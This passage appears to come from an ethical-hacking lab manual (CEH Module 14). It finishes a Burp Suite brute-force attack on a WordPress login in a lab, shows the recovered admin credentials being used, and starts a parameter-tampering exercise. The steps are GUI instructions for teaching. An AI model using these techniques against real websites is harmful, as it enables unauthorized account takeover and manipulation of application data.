
40. Now, that you have obtained the correct user credentials, close the **Intruder attack of 10.10.1.22** window.

Note: If a **Warning** pop-up appears, click **Discard**.

41. Navigate back to the **Proxy** tab and click the **Intercept is on** button to turn off the interception. The **Intercept is on** button toggles to **Intercept is off**, indicating that the interception is off.



42. Switch to the browser window and perform **Steps 5-7**. Remove the browser proxy set up in **Step 8**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.




43. Reload the target website **http://10.10.1.22:8080/CEH/wp-login.php?**, enter the **Username** and **Password** obtained in **Step 39** and click **Log In**.

Note: Here, the username and password are **admin** and **qwerty@123**.

Note: If a pop-up appears, click **Resend**.

Module 14 – Hacking Web Applications

44. You are successfully logged in using the brute-forced credentials. The **Welcome to WordPress!** Page appears, as shown in the screenshot.



45. This concludes the demonstration of how to perform a brute-force attack using Burp Suite.

46. Close all open windows and document all acquired information.

47. Turn off the **Windows Server 2022** virtual machine.

Task 2: Perform Parameter Tampering using Burp Suite

A web parameter tampering attack involves the manipulation of parameters exchanged between the client and server to modify application data such as user credentials and permissions, price, and quantity of products.


Here, we will use the Burp Suite tool to perform parameter tampering.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Here, the host machine is the **Parrot Security** machine.

1. Turn on the **Windows Server 2019** virtual machine.

